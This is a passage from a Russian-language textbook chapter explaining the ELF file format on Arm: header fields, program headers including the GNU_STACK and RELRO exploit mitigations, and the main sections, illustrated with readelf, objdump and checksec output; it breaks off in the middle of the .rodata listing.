Поле данных сообщает загрузчику, в каком порядке следует читать собственные поля файла ELF: от старшего к младшему или от младшего к старшему. Файлы ELF для Arm обычно используют кодирование самого формата ELF с порядком от младшего к старшему. Далее в книге мы увидим, как работает порядок байтов и каким образом процессор иногда может динамически переключаться между режимами от младшего к старшему и от старшего к младшему. Пока достаточно знать, что это поле изменяет лишь способ чтения структур файла ELF операционной системой и загрузчиком; на поведение процессора во время выполнения программы оно не влияет.

Наконец, поле версии сообщает загрузчику, что используется версия 1 формата файлов ELF. Это поле предназначено для обеспечения будущей совместимости формата ELF.

Поля целевой платформы

Следующая группа полей сообщает загрузчику тип машины, для выполнения на которой предназначен файл ELF.

Поле машины сообщает загрузчику класс процессора, для выполнения на котором предназначена программа. В нашей 64-битной программе это поле имеет значение `AArch64`, указывающее, что файл ELF будет выполняться только на 64-битных процессорах Arm. В 32-битной программе указано значение `ARM`, поэтому она может выполняться только на 32-битных процессорах Arm либо как 32-битный процесс на 64-битной машине с Linux, использующей 32-битное состояние выполнения процессора AArch32.

Поле флагов содержит дополнительные сведения, которые могут потребоваться загрузчику. Это поле зависит от архитектуры. Например, для нашей 64-битной программы флаги, относящиеся к архитектуре, не определены, поэтому данное поле всегда содержит нулевое значение. Напротив, в 32-битной программе Arm это поле сообщает загрузчику, что программа скомпилирована с применением встроенного профиля ABI (embedded ABI, EABI) версии 5 и рассчитывает на аппаратную поддержку операций с плавающей точкой. Спецификация Arm определяет четыре относящихся к Arm значения, которые можно помещать в поле `e_flags` заголовка программы ELF[2][3], как показано в табл. 2.4.

Таблица 2.4. Значения 32-битного поля Arm `e_flags`

Значение	Смысл
`EF_ARM_ABIMASK (0xff000000)`	Старшие 8 битов значения `e_flags` содержат ABI, используемый файлом ELF. В настоящее время этот старший байт должен содержать значение 5 (то есть `0x05000000`), означающее, что файл ELF использует EABI версии 5.

Значение	Смысл
`EF_ARM_BE8 (0x00800000)`	Указывает, что файл ELF содержит код BE-8.
`EF_ARM_ABI_FLOAT_HARD (0x00000400)`	Указывает, что файл ELF соответствует стандарту вызова процедур Arm с аппаратными вычислениями с плавающей точкой. Это означает, что используется процессор Armv7 или более новый, включающий аппаратное расширение VFP3-D16 для вычислений с плавающей точкой[4].
`EF_ARM_ABI_FLOAT_SOFT (0x00000200)`	Указывает, что файл ELF соответствует стандарту вызова процедур с программными вычислениями с плавающей точкой. Операции с плавающей точкой обрабатываются посредством вызовов библиотечных функций, которые программно эмулируют такие вычисления.

Наконец, поле типа указывает назначение файла ELF. В данном случае оно показывает, что эти программы являются динамически скомпонованными двоичными файлами, которые системный загрузчик может подготовить и затем выполнить.

Поле точки входа

Поле точки входа в заголовке ELF сообщает загрузчику, где находится точка входа программы. После того как операционная система или загрузчик подготовит программу в памяти и она будет готова к выполнению, это поле указывает начальную позицию.

Хотя по соглашению программы на C и C++ "начинаются" с функции `main`, фактически их выполнение начинается не здесь. Оно начинается с небольшой заглушки ассемблерного кода, традиционно обозначаемой символом `_start`. При компоновке со стандартной средой выполнения C функция `_start` обычно представляет собой небольшую заглушку кода, которая передаёт управление вспомогательной функции libc `__libc_start_main`. Затем эта функция подготавливает параметры для функции **`main`** программы и вызывает её. Функция **`main`** выполняет основную логику программы; если **`main`** возвращает управление в **`__libc_start_main`**, то возвращённое `main` значение передаётся функции `exit`, чтобы корректно завершить программу.

Поля расположения таблиц

Остальные поля заголовка ELF обычно не представляют интереса для аналитиков двоичных файлов - если только вы не хотите написать код, который будет разбирать файлы ELF вручную. Они описывают загрузчику расположение и количество заголовков программы и разделов в файле, а также предоставляют указатели на специальные разделы, содержащие таблицу строк и таблицу символов, которые мы опишем позднее. С помощью этих полей загрузчик подготавливает файл ELF в памяти к выполнению.

Заголовки программы ELF

В сущности, таблица заголовков программы описывает загрузчику способ эффективной загрузки двоичного файла ELF в память.

Заголовки программы отличаются от заголовков разделов тем, что, хотя и те и другие описывают компоновку программы, заголовки программы делают это с точки зрения отображения, тогда как заголовки разделов описывают более мелкие логические единицы. Заголовки программы определяют последовательность сегментов, каждый из которых сообщает ядру, как первоначально запустить программу. Эти сегменты указывают, как и куда загрузить данные файла ELF в память, требуется ли программе загрузчик времени выполнения для начальной загрузки, как должна выглядеть первоначальная компоновка локального хранилища потока для основного потока, а также другие метаданные, важные для ядра, например следует ли предоставить программе исполняемые стеки потоков.

Сначала просмотрим заголовки программы нашей 64-битной программы `print64.so` с помощью команды `readelf`.

```
user@arm64:~$ readelf print64.so -lW
Elf file type is DYN (Shared object file)
Entry point 0x6a0
There are 9 program headers, starting at offset 64

Program Headers:
   Type          Offset   VirtAddr        PhysAddr          FileSiz  MemSiz   Flg Align
   PHDR          0x000040 0x...40         0x...40            0x0001f8 0x0001f8 R   0x8
   INTERP        0x000238 0x...238        0x...238           0x00001b 0x00001b R   0x1
      [Requesting program interpreter: /lib/ld-linux-aarch64.so.1]
   LOAD          0x000000 0x...00         0x...00            0x000a3c 0x000a3c R E 0x10000
   LOAD          0x000db8 0x...10db8      0x...10db8         0x000288 0x000290 RW  0x10000
   DYNAMIC       0x000dc8 0x...10dc8      0x...10dc8         0x0001e0 0x0001e0 RW  0x8
   NOTE          0x000254 0x...254        0x...254           0x000044 0x000044 R   0x4
   GNU_EH_FRAME 0x000914 0x...914         0x...914           0x000044 0x000044 R   0x4
   GNU_STACK     0x000000 0x...00         0x...00            0x000000 0x000000 RW  0x10
   GNU_RELRO     0x000db8 0x...10db8      0x...10db8         0x000248 0x000248 R   0x1

Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .note.ABI-tag .note.gnu.build-id .gnu.hash .dynsym
.dynstr .gnu.version .gnu.version_r .rela.dyn .rela.plt .init .plt .text
.fini .rodata .eh_frame_hdr .eh_frame
   03     .init_array .fini_array .dynamic .got .got.plt .data .bss
   04     .dynamic
   05     .note.ABI-tag .note.gnu.build-id
   06     .eh_frame_hdr
   07
   08   .init_array .fini_array .dynamic .got
```

У этой программы девять заголовков программы, каждый из которых имеет связанный с ним тип, например `PHDR` или `INTERP`, определяющий способ интерпретации заголовка. В перечне соответствий между разделами и сегментами показано, какие логические разделы находятся внутри каждого сегмента. Например, здесь видно, что сегмент `INTERP` содержит только раздел `.interp`.

Заголовок программы PHDR

PHDR (Program HeaDeR, заголовок программы) - это метасегмент, содержащий сами таблицы заголовков программы и метаданные.

Заголовок программы INTERP

Заголовок INTERP сообщает операционной системе, что файлу ELF для загрузки в память требуется помощь другой программы. Почти всегда такой программой является файл загрузчика операционной системы; в данном случае он находится по пути /lib/ld-linux-aarch64.so.1.

При выполнении программы операционная система использует этот заголовок, чтобы загрузить вспомогательный загрузчик в память, и назначает первоначальным объектом выполнения именно загрузчик, а не саму программу. Внешний загрузчик необходим, если программа использует динамически компонуемые библиотеки. Он управляет глобальной таблицей символов программы, соединяет двоичные файлы в ходе процесса, называемого перемещением, а затем, когда всё готово, наконец вызывает точку входа программы.

Поскольку это справедливо почти для всех нетривиальных программ, кроме самого загрузчика, практически все программы используют данное поле для указания системного загрузчика. Заголовок INTERP имеет значение только для собственно файлов программ; для разделяемых библиотек, загружаемых либо при первоначальной загрузке программы, либо динамически во время её выполнения, это значение игнорируется.

Заголовки программы LOAD

Заголовки LOAD сообщают операционной системе и загрузчику, как можно эффективнее поместить данные программы в память. Каждый заголовок LOAD предписывает загрузчику создать область памяти заданного размера, с заданными разрешениями доступа и требованиями к выравниванию, а также указывает, какие байты файла следует поместить в эту область.

Если снова взглянуть на заголовки LOAD из предыдущего примера, можно увидеть, что программа определяет две области памяти, которые должны быть заполнены данными из файла ELF.

```
  Type Offset   VirtAddr          PhysAddr          FileSiz  MemSiz   Flg Align
  LOAD 0x000000 0x0000000000000000 0x0000000000000000 0x000a3c 0x000a3c R E 0x10000
  LOAD 0x000db8 0x0000000000010db8 0x0000000000010db8 0x000288 0x000290 RW  0x10000
```

Первая из этих областей имеет длину 0xa3c байта, должна быть выровнена по границе 64 Кбайт и отображена с разрешениями на чтение и выполнение, но не на запись. Эту область следует заполнить байтами с 0 по 0xa3c самого файла ELF.

Вторая область имеет длину 0x290 байт, должна быть загружена в позицию, расположенную на 0x10db8 байта после первого раздела, и помечена как доступная для чтения и записи. Она будет заполнена 0x288 байтами, начинающимися со смещения 0xdb8 в файле.

Стоит отметить, что заголовки LOAD не обязательно заполняют байтами файла всю определяемую ими область. Например, второй заголовок LOAD заполняет только первые 0x288 байт области размером 0x290. Оставшиеся байты заполняются нулями. В данном случае последние 8 байт соответствуют разделу .bss двоичного файла; компилятор применяет такую стратегию загрузки, чтобы заранее обнулить этот раздел в ходе загрузки.

Главное назначение сегментов LOAD - помочь операционной системе и загрузчику эффективно перенести данные из файла ELF в память; логическим разделам двоичного файла они соответствуют лишь приблизительно. Например, если ещё раз взглянуть на предыдущий вывод `readelf`, можно увидеть, что первый из двух заголовков LOAD загрузит данные, соответствующие 17 логическим разделам файла ELF, включая данные только для чтения и код программы. Второй заголовок LOAD предписывает загрузчику загрузить остальные 7 разделов, в том числе разделы `.data` и `.bss`:

```
Section to Segment mapping:
  Segment Sections...
   02     .interp .note.ABI-tag .note.gnu.build-id .gnu.hash .dynsym .dynstr
.gnu.version .gnu.version_r .rela.dyn .rela.plt .init .plt .text .fini .rodata
.eh_frame_hdr .eh_frame
   03     .init_array .fini_array .dynamic .got .got.plt .data .bss
```

Заголовок программы DYNAMIC

Заголовок программы DYNAMIC используется загрузчиком для динамической компоновки программ с разделяемыми библиотеками, от которых они зависят, а также для применения к программе перемещений, исправляющих код программы и указатели, если программа загружена по адресу, отличному от ожидаемого. Динамический раздел, а также процессы компоновки и перемещения мы рассмотрим далее в этой главе.

Заголовок программы NOTE

Заголовок программы NOTE применяется для хранения относящихся к поставщику метаданных о самой программе. По существу, этот раздел описывает таблицу пар "ключ-значение", где каждой записи с текстовым именем сопоставлена последовательность байтов, описывающая эту запись[5]. Перечень общеизвестных значений NOTE и их смысл приведены на странице руководства ELF[6].

С помощью `readelf` можно также просмотреть понятное человеку описание записей NOTE в заданном файле ELF. Например, для файла `print64.so` это можно сделать следующим образом:

```
user@arm64:~$ readelf print64.so -n
Displaying notes found in: .note.ABI-tag
  Owner            Data size       Description
  GNU              0x00000010       NT_GNU_ABI_TAG (ABI version tag)
    OS: Linux, ABI: 3.7.0

Displaying notes found in: .note.gnu.build-id
  Owner            Data size       Description
  GNU              0x00000014       NT_GNU_BUILD_ID (unique build ID
bitstring)
    Build ID: 33b48329304de5bac5c0a4112b001f572f83dbf9
```

Здесь видно, что записи NOTE нашего исполняемого файла описывают версию GNU ABI, которую рассчитывает использовать программа (в данном случае Linux ABI 3.7.0), и уникальное значение идентификатора сборки, присвоенное двоичному файлу. Обычно оно применяется для сопоставления дампов сбоев с вызвавшими их двоичными файлами при диагностике и первичном анализе сбоев[7].

Заголовок программы TLS

Хотя наша программа не использует этот заголовок, ещё одним распространённым заголовком программы является заголовок `TLS`. Он определяет таблицу записей TLS, в которых хранятся сведения о локальных переменных потоков, используемых программой[8]. Локальное хранилище потока - более сложная тема, затрагивающая несколько разделов; компоновку этой таблицы мы обсудим далее в этой главе, в разделе "Локальное хранилище потока".

Заголовок программы GNU_EH_FRAME

Этот заголовок определяет расположение в памяти таблиц раскрутки стека программы. Таблицы раскрутки стека используются как отладчиками, так и функциями среды выполнения для обработки исключений C++, которые внутренне применяются процедурами, отвечающими за обработку ключевого слова C++ `throw`. Эти процедуры также обрабатывают конструкции `try..catch..finally`, чтобы раскручивать стек, сохраняя при этом семантику автоматических деструкторов C++ и обработки исключений.

Заголовок программы GNU_STACK

Исторически процессоры не предоставляли защиту памяти от выполнения, с помощью которой можно было бы запретить исполнение инструкций программы внутри определённых областей памяти. Поэтому код можно было записать в стек и выполнить непосредственно оттуда. На практике легитимные программы почти никогда так не поступали. Зато злоумышленники часто использовали дефекты повреждения памяти в программе, выполняя специально подготовленные инструкции непосредственно из исполняемых областей стека.

С появлением разрешения памяти "без выполнения" (no-execute, NX), поддерживаемого как 32-, так и 64-битными процессорами Arm, а также процессорами других производителей, стек стало возможно явно помечать как область без выполнения, блокируя атаки такого рода. В терминологии Arm этим средством защиты управляет бит Execute Never (XN). Если он включён (равен 1), попытка выполнить инструкции в такой неисполняемой области приводит к ошибке разрешения доступа[9].

К сожалению, проблема для Linux заключалась в том, что, хотя легитимных программ, записывавших исполняемые инструкции в стек для последующего выполнения, было очень мало, их количество всё же не равнялось нулю. Это создавало проблему совместимости приложений. Операционная система не могла по умолчанию принудительно включить для стека NX, не нарушив работу небольшого количества программ, которым требовался исполняемый стек.

Решением стал заголовок программы `GNU_STACK`. Содержимое самого заголовка `GNU_STACK` игнорируется, однако его поле защиты памяти используется для определения видов защиты, предоставляемых стекам потоков программы. Благодаря этому большинство программ, которые никогда не выполняют код из стека потока, могут сообщить операционной системе, что стеки потоков программы можно безопасно пометить как неисполняемые[10][11].

За создание заголовка `GNU_STACK` отвечает компоновщик LD. Поэтому при компиляции программы с помощью GCC можно управлять исполняемостью стека параметрами командной строки GCC: `-z noexecstack` запрещает исполняемые стеки, а `-z execstack` принудительно выделяет стек как исполняемый.

Чтобы увидеть этот механизм в действии, можно повторно скомпилировать программу с намеренно исполняемым стеком, а затем просмотреть заголовок GNU_STACK с помощью readelf:

```
user@arm64:~$ gcc main.c -o print64-execstack.so -z execstack
user@arm64:~$ readelf -lW print64-execstack.so | grep GNU_STACK
 GNU_STACK  0x000000 0x0000000000000000 0x0000000000000000 0x000000
0x000000 RWE 0x10
```

Последствия такого поведения во время выполнения можно увидеть для работающих в данный момент программ, просмотрев карту памяти процесса. С предыдущими примерами это несколько затруднительно, поскольку они завершаются очень скоро после запуска. Вместо них можно воспользоваться следующей двухстрочной программой, которая просто спит вечно, чтобы мы могли изучить её память во время выполнения, не прибегая к отладчику:

```
#include <unistd.h>
int main() { for(;;) sleep(100); }
```

Если скомпилировать эту программу с параметром -z execstack, то при её запуске стек должен быть помечен как исполняемый. Сначала скомпилируем программу.

```
user@arm64:~$ gcc execstack.c -o execstack.so -z execstack
```

Затем запустим программу в другом окне терминала командой ./execstack.so, а ещё в одном окне терминала найдём идентификатор её процесса. Один из простых способов сделать это - команда pidof.

```
user@arm64:~$ pidof execstack.so
7784
```

Теперь, зная идентификатор выполняющегося процесса, можно просмотреть его карту памяти через псевдофайл /proc/pid/maps, в данном случае /proc/7784/maps. Ниже приведено содержимое этого файла (для удобства чтения строки немного сокращены):

```
user@arm64:~$ cat /proc/7784/maps
aaaab432c000-aaaab432d000 r-xp ... /home/user/execstack.so
aaaab433c000-aaaab433d000 r-xp ... /home/user/execstack.so
aaaab433d000-aaaab433e000 rwxp ... /home/user/execstack.so
ffffb243a000-ffffb2593000 r-xp ... /usr/lib/aarch64-linux-gnu/libc-2.28.so
ffffb2593000-ffffb25a2000 ---p ... /usr/lib/aarch64-linux-gnu/libc-2.28.so
ffffb25a2000-ffffb25a6000 r-xp ... /usr/lib/aarch64-linux-gnu/libc-2.28.so
ffffb25a6000-ffffb25a8000 rwxp ... /usr/lib/aarch64-linux-gnu/libc-2.28.so
ffffb25a8000-ffffb25ac000 rwxp ...
ffffb25ac000-ffffb25cb000 r-xp ... /usr/lib/aarch64-linux-gnu/ld-2.28.so
ffffb25d2000-ffffb25d4000 rwxp ...
ffffb25d9000-ffffb25da000 r--p ... [vvar]
ffffb25da000-ffffb25db000 r-xp ... [vdso]
ffffb25db000-ffffb25dc000 r-xp ... /usr/lib/aarch64-linux-gnu/ld-2.28.so
ffffb25dc000-ffffb25de000 rwxp ... /usr/lib/aarch64-linux-gnu/ld-2.28.so
ffffce3f8000-ffffce419000 rwxp ... [stack]
```

Здесь видно, что стек помечен разрешениями rwx, то есть является исполняемым. Если повторить предыдущие действия без параметра компилятора -z execstack, то стек, напротив, окажется помечен как rw-, то есть будет неисполняемым, как показано в следующей строке:

```
fffff3927000-fffff3948000 rw-p ... [stack]
```

Изучить память программ с коротким временем жизни несколько сложнее. В подобных случаях следует воспользоваться отладчиком, например GDB, и командой info proc mappings, чтобы просмотреть память процесса во время его выполнения.

Заголовок программы GNU_RELRO

Как и `GNU_STACK`, заголовок программы `GNU_RELRO` служит реализуемым компилятором средством защиты от эксплойтов. В общем случае назначение Relocation Read-Only (RELRO) состоит в том, чтобы предписать загрузчику пометить определённые критически важные области двоичного файла программы как доступные только для чтения после загрузки программы, но до начала её выполнения. Это мешает эксплойтам без труда перезаписывать содержащиеся там критические данные. RELRO применяется для защиты глобальной таблицы смещений (Global Offset Table, GOT), а также таблиц `init` и `fini`, содержащих указатели на функции, которые программа выполняет соответственно до запуска функции `main` и во время заключительного вызова `exit` (либо после возврата из `main`).

Конкретный механизм заголовка программы RELRO прост. Заголовок определяет область памяти и окончательный вид защиты, который следует применить к ней посредством вызова `mprotect`, когда программа будет готова к выполнению. Снова просмотрим заголовки программы с помощью `readelf` и посмотрим, как они соотносятся с заголовком RELRO.

```
user@arm64:~$ readelf print64.so -lW
Elf file type is DYN (Shared object file)
Entry point 0x6a0
There are 9 program headers, starting at offset 64

Program Headers:
   Type         Offset   VirtAddr          PhysAddr          FileSiz  MemSiz   Flg Align
   PHDR         0x000040 0x...40           0x...40           0x0001f8 0x0001f8 R   0x8
   INTERP       0x000238 0x...238          0x...238          0x00001b 0x00001b R   0x1
       [Requesting program interpreter: /lib/ld-linux-aarch64.so.1]
   LOAD         0x000000 0x...00           0x...00           0x000a3c 0x000a3c R E 0x10000
   LOAD         0x000db8 0x...10db8        0x...10db8        0x000288 0x000290 RW  0x10000
   DYNAMIC      0x000dc8 0x...10dc8        0x...10dc8        0x0001e0 0x0001e0 RW  0x8
   NOTE         0x000254 0x...254          0x...254          0x000044 0x000044 R   0x4
   GNU_EH_FRAME 0x000914 0x...914          0x...914          0x000044 0x000044 R   0x4
   GNU_STACK    0x000000 0x...00           0x...00           0x000000 0x000000 RW  0x10
   GNU_RELRO    0x000db8 0x...10db8        0x...10db8        0x000248 0x000248 R   0x1

Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .note.ABI-tag .note.gnu.build-id .gnu.hash .dynsym
.dynstr .gnu.version .gnu.version_r .rela.dyn .rela.plt .init .plt .text
.fini .rodata .eh_frame_hdr .eh_frame
   03     .init_array .fini_array .dynamic .got .got.plt .data .bss
   04     .dynamic
   05     .note.ABI-tag .note.gnu.build-id
   06     .eh_frame_hdr
   07
   08   .init_array .fini_array .dynamic .got
```

Если посмотреть на соответствие разделов сегментам, видно, что RELRO предписывает загрузчику перед запуском программы пометить разделы двоичного файла `.init_array`, `.fini_array`, `.dynamic` и `.got` как доступные только для чтения. Тем самым защищаются соответственно инициализаторы программы, деинициализаторы, весь динамический раздел и глобальная таблица смещений. Если бы программа определяла ещё и данные TLS, шаблонные данные TLS в разделе `.tdata` обычно также защищались бы областью RELRO.

Средство защиты RELRO существует в двух вариантах: частичный RELRO (Partial RELRO) и полный RELRO (Full RELRO)[12]. С помощью показанных в табл. 2.5 параметров командной строки компоновщику можно предписать включить частичный RELRO, включить полный RELRO или вообще отключить RELRO.

Таблица 2.5. Параметры RELRO

Параметр командной строки	Смысл
`-znow`	Включить защиту полного RELRO.
`-zrelro`	Включить только защиту частичного RELRO, оставив без защиты указатели на функции символов с отложенной загрузкой.
`-znorelro`	Полностью отключить защиту RELRO (поддерживается не на всех архитектурах).

Главное различие между частичным и полным RELRO заключается в том, что частичный RELRO не защищает часть глобальной таблицы смещений, отвечающую за управление таблицей компоновки процедур (обычно она называется `.plt.got`) и используемую для отложенного связывания импортированных символов функций. Полный RELRO принудительно связывает все вызовы библиотечных функций во время загрузки, поэтому может пометить как `.got`, так и `.got.plt` как доступные только для чтения. Это предотвращает распространённый способ эксплуатации потока управления, при котором указатели на функции в разделе `.got.plt` перезаписываются для перенаправления потока выполнения программы. Платой за это становится небольшое снижение быстродействия при запуске крупных программ.

Проверить, включён ли для конкретного двоичного файла программы полный, частичный RELRO или RELRO вообще отсутствует, можно с помощью таких инструментов командной строки, как инструмент с открытым исходным кодом `checksec.sh` (входит в Fedora)[13], применив следующий синтаксис:

```
user@arm64:~$ gcc main.c -o norelro.so -znorelro
user@arm64:~$ ./checksec.sh --file=norelro.so
RELRO          STACK CANARY     NX          PIE          RPATH      RUNPATH...
No RELRO       No canary found   NX enabled   PIE enabled   No RPATH   No RUNPATH...


user@arm64:~$ gcc main.c -o partialrelro.so -zrelro
user@arm64:~$ ./checksec.sh --file=partialrelro.so
RELRO          STACK CANARY     NX          PIE          RPATH      RUNPATH...
Partial RELRO   No canary found   NX enabled   PIE enabled   No RPATH   No RUNPATH...


user@arm64:~$ gcc main.c -o fullrelro.so -znow
user@arm64:~$ ./checksec.sh --file=fullrelro.so
RELRO          STACK CANARY     NX          PIE          RPATH      RUNPATH  ...
Full RELRO     No canary found   NX enabled   PIE enabled   No RPATH   No RUNPATH...
```

Заголовки разделов ELF

В отличие от заголовков программы, представляющих файл ELF с точки зрения данных и сообщающих операционной системе, как эффективно поместить программу непосредственно в память, заголовки разделов делят двоичный файл ELF на логические единицы. Заголовок программы ELF указывает количество и расположение таблицы заголовков разделов в файле ELF.

Заголовки разделов заданного двоичного файла можно просмотреть с помощью `readelf`:

```
user@arm64:~$ readelf -SW print64.so
There are 28 section headers, starting at offset 0x1d30:
Section Headers:

  [Nr] Name              Type            Address          Off    Size   ES Flg Lk Inf Al
[ 0]                   NULL            0000000000000000 000000 000000 00      0   0  0
[ 1] .interp           PROGBITS        0000000000000238 000238 00001b 00   A  0   0  1
[ 2] .note.ABI-tag     NOTE            0000000000000254 000254 000020 00   A  0   0  4
[ 3] .note.gnu.build-id NOTE           0000000000000274 000274 000024 00   A  0   0  4
[ 4] .gnu.hash         GNU_HASH        0000000000000298 000298 00001c 00   A  5   0  8
[ 5] .dynsym           DYNSYM          00000000000002b8 0002b8 000108 18   A  6   3  8
[ 6] .dynstr           STRTAB          00000000000003c0 0003c0 00008e 00   A  0   0  1
[ 7] .gnu.version      VERSYM          000000000000044e 00044e 000016 02   A  5   0  2
[ 8] .gnu.version_r    VERNEED         0000000000000468 000468 000020 00   A  6   1  8
[ 9] .rela.dyn         RELA            0000000000000488 000488 0000f0 18   A  5   0  8
[10] .rela.plt         RELA            0000000000000578 000578 000090 18  AI  5  21  8
[11] .init             PROGBITS        0000000000000608 000608 000014 00  AX  0   0  4
[12] .plt              PROGBITS        0000000000000620 000620 000080 10  AX  0   0 16
[13] .text             PROGBITS        00000000000006a0 0006a0 000234 00  AX  0   0  8
[14] .fini             PROGBITS        00000000000008d4 0008d4 000010 00  AX  0   0  4
[15] .rodata           PROGBITS        00000000000008e8 0008e8 00002a 00   A  0   0  8
[16] .eh_frame_hdr     PROGBITS        0000000000000914 000914 000044 00   A  0   0  4
[17] .eh_frame         PROGBITS        0000000000000958 000958 0000e4 00   A  0   0  8
[18] .init_array       INIT_ARRAY      0000000000010d78 000d78 000008 08  WA  0   0  8
[19] .fini_array       FINI_ARRAY      0000000000010d80 000d80 000008 08  WA  0   0  8
[20] .dynamic          DYNAMIC         0000000000010d88 000d88 0001f0 10  WA  6   0  8
[21] .got              PROGBITS        0000000000010f78 000f78 000088 08  WA  0   0  8
[22] .data             PROGBITS        0000000000011000 001000 000010 00  WA  0   0  8
[23] .bss              NOBITS          0000000000011010 001010 000008 00  WA  0   0  1
[24] .comment          PROGBITS        0000000000000000 001010 00001c 01  MS  0   0  1
[25] .symtab           SYMTAB          0000000000000000 001030 0008d0 18   26  69  8
[26] .strtab           STRTAB          0000000000000000 001900 00032f 00     0   0  1
[27] .shstrtab         STRTAB          0000000000000000 001c2f 0000fa 00     0   0  1
Key to Flags:
W (write), A (alloc), X (execute), M (merge), S (strings), I (info),
L (link order), O (extra OS processing required), G (group), T (TLS),
C (compressed), x (unknown), o (OS specific), E (exclude),
p (processor specific)
```

Ещё один способ просмотреть эти заголовки с флагами в несколько более удобочитаемом формате - воспользоваться утилитой `objdump` (для краткости вывод здесь сокращён и показывает только основные разделы).

```
user@arm64:~$ objdump print64.so -h | less
print64.so:     file format elf64-littleaarch64

Sections:
Idx Name     Size      VMA              LMA              File off  Algn
 0 .interp  0000001b  0000000000000238  0000000000000238  00000238  2**0
             CONTENTS, ALLOC, LOAD, READONLY, DATA

10 .init         00000014  0000000000000608  0000000000000608  00000608  2**2
                 CONTENTS, ALLOC, LOAD, READONLY, CODE
11 .plt          00000080  0000000000000620  0000000000000620  00000620  2**4
                 CONTENTS, ALLOC, LOAD, READONLY, CODE
12 .text         00000234  00000000000006a0  00000000000006a0  000006a0  2**3
                 CONTENTS, ALLOC, LOAD, READONLY, CODE
13 .fini         00000010  00000000000008d4  00000000000008d4  000008d4  2**2
                 CONTENTS, ALLOC, LOAD, READONLY, CODE
14 .rodata       0000002a  00000000000008e8  00000000000008e8  000008e8  2**3
                 CONTENTS, ALLOC, LOAD, READONLY, DATA
15 .eh_frame_hdr 00000044  0000000000000914  0000000000000914  00000914  2**2
                 CONTENTS, ALLOC, LOAD, READONLY, DATA
16 .eh_frame     000000e4  0000000000000958  0000000000000958  00000958  2**3
                 CONTENTS, ALLOC, LOAD, READONLY, DATA
21 .data         00000010  0000000000011000  0000000000011000  00001000  2**3
                 CONTENTS, ALLOC, LOAD, DATA
22 .bss          00000008  0000000000011010  0000000000011010  00001010  2**0
                 ALLOC
```

Как и в случае заголовков программы, каждый заголовок раздела описывает область памяти в загруженном двоичном файле, определяемую адресом и размером области. У каждого заголовка раздела также есть имя, тип и, при необходимости, ряд вспомогательных полей флагов, описывающих способ его интерпретации. Например, раздел `.text` помечен как код только для чтения, а раздел `.data` - как данные, которые не являются ни кодом, ни данными только для чтения, поэтому он будет помечен для чтения и записи.

Некоторые из этих разделов однозначно соответствуют эквивалентному заголовку программы, и здесь мы не будем рассматривать их повторно. Например, раздел `.interp` содержит только данные, используемые заголовком программы `INTERP`, а разделы `NOTE` представляют собой две записи из заголовка программы `NOTE`.

Другие разделы, например `.text`, `.data` и `.init_array`, описывают логическую структуру программы и используются загрузчиком для её инициализации перед выполнением. В следующих разделах мы рассмотрим наиболее важные разделы ELF, встречающиеся при обратной разработке, и разберёмся в их работе.

Метаразделы ELF

Два раздела двоичного файла являются метаразделами: они имеют особое значение для файла ELF и используются для поиска в других таблицах разделов. Это таблица строк, определяющая строки, используемые файлом ELF, и таблица символов, определяющая символы, на которые ссылаются другие разделы ELF.

Раздел таблицы строк

Первым рассмотрим раздел таблицы строк. Таблица строк определяет все строки, необходимые формату файла ELF, но обычно не содержит строковых литералов, используемых программой. Она представляет собой непосредственную конкатенацию всех строк, используемых файлом ELF, причём каждая строка завершается нулевым байтом.

Таблицей строк пользуются структуры файла ELF, в которых имеется строковое поле. Такие структуры задают значение строки в виде смещения в таблице строк. Одной из таких структур является таблица разделов. Каждому разделу присваивается имя, например `.text`, `.data` или `.strtab`. Если, например, строка `.strtab` находится в таблице строк по смещению 67, то заголовок раздела `.strtab` будет содержать в поле имени число 67.

В определённой степени это создаёт для загрузчика проблему курицы и яйца. Как загрузчику узнать, какой раздел является таблицей строк, если он не может проверить имена разделов, пока не узнает, где находится таблица строк? Для решения этой проблемы заголовок программы ELF предоставляет непосредственный указатель на таблицу строк. Благодаря ему загрузчик может найти таблицу строк до разбора остальных разделов файла ELF.

Раздел таблицы символов

Следующий интересующий нас раздел - таблица символов. Таблица символов определяет символы, которые использует или определяет двоичный файл программы. Каждый символ в таблице содержит:

• уникальное имя (задаваемое смещением в таблице строк);
• адрес (или значение) символа;
• размер символа;
• вспомогательные метаданные о символе, например его тип.

Таблица символов активно используется в формате файлов ELF. Другие таблицы, ссылающиеся на символы, делают это посредством поиска в таблице символов.

Основные разделы ELF

Многие из самых известных разделов файла ELF просто определяют область, в которую код или данные загружаются в память. С точки зрения загрузчика содержимое этих разделов вообще не интерпретируется: они помечены как `PROGBITS` (или `NOBITS`). Однако при обратной разработке важно уметь находить и распознавать эти разделы.

Раздел .text

По соглашению все созданные компилятором инструкции машинного кода помещаются в раздел `.text` двоичного файла программы. Раздел `.text` помечается как доступный для чтения и выполнения, но не для записи. Поэтому, если программа случайно попытается изменить собственный программный код, произойдёт ошибка сегментации.

Раздел .data

Обычным глобальным переменным, определённым в программе явно как глобальные переменные либо как статические локальные переменные функции, необходимо назначить уникальный адрес, остающийся постоянным на протяжении всего времени жизни программы. По умолчанию этим глобальным переменным назначаются адреса в разделе `.data` файла ELF, а сами переменные получают свои начальные значения.

Например, если определить в программе глобальную переменную `int myVar = 3`, символ `myVar` будет находиться в разделе `.data`, занимать 4 байта и иметь начальное значение 3, записанное в самом разделе `.data`.

Обычно раздел `.data` защищён с разрешениями на чтение и запись. Хотя начальные значения глобальных переменных определены в разделе `.data`, во время выполнения программа может свободно читать и перезаписывать эти глобальные переменные.

Раздел .bss

Для глобальных переменных, которые программист оставил неинициализированными либо инициализировал нулём, файл ELF предоставляет оптимизацию - раздел Block Starting Symbol (`.bss`). Он работает так же, как раздел `.data`, за исключением того, что находящиеся в нём переменные перед запуском программы автоматически инициализируются нулём. Благодаря этому в файле ELF не приходится хранить несколько "шаблонов" глобальных переменных, содержащих одни нули. Файл ELF получается меньше, а при запуске программы устраняются лишние обращения к файлу для загрузки нулей с диска в память.

Раздел .rodata

Раздел данных только для чтения `.rodata` используется для хранения глобальных данных программы, которые не должны изменяться во время её выполнения. В нём хранятся глобальные переменные, помеченные как `const`, а также, как правило, постоянные строковые литералы C, используемые в программе.

Например, с помощью утилиты `objdump` можно вывести содержимое раздела данных только для чтения нашей демонстрационной программы и увидеть, что строковые литералы `Hello`, `and`, `%s` и `!` попали в раздел `rodata` окончательного двоичного файла.

```
user@arm64:~$ objdump -s -j .rodata print64.so
print64.so:     file format elf64-littleaarch64

Contents of section .rodata:
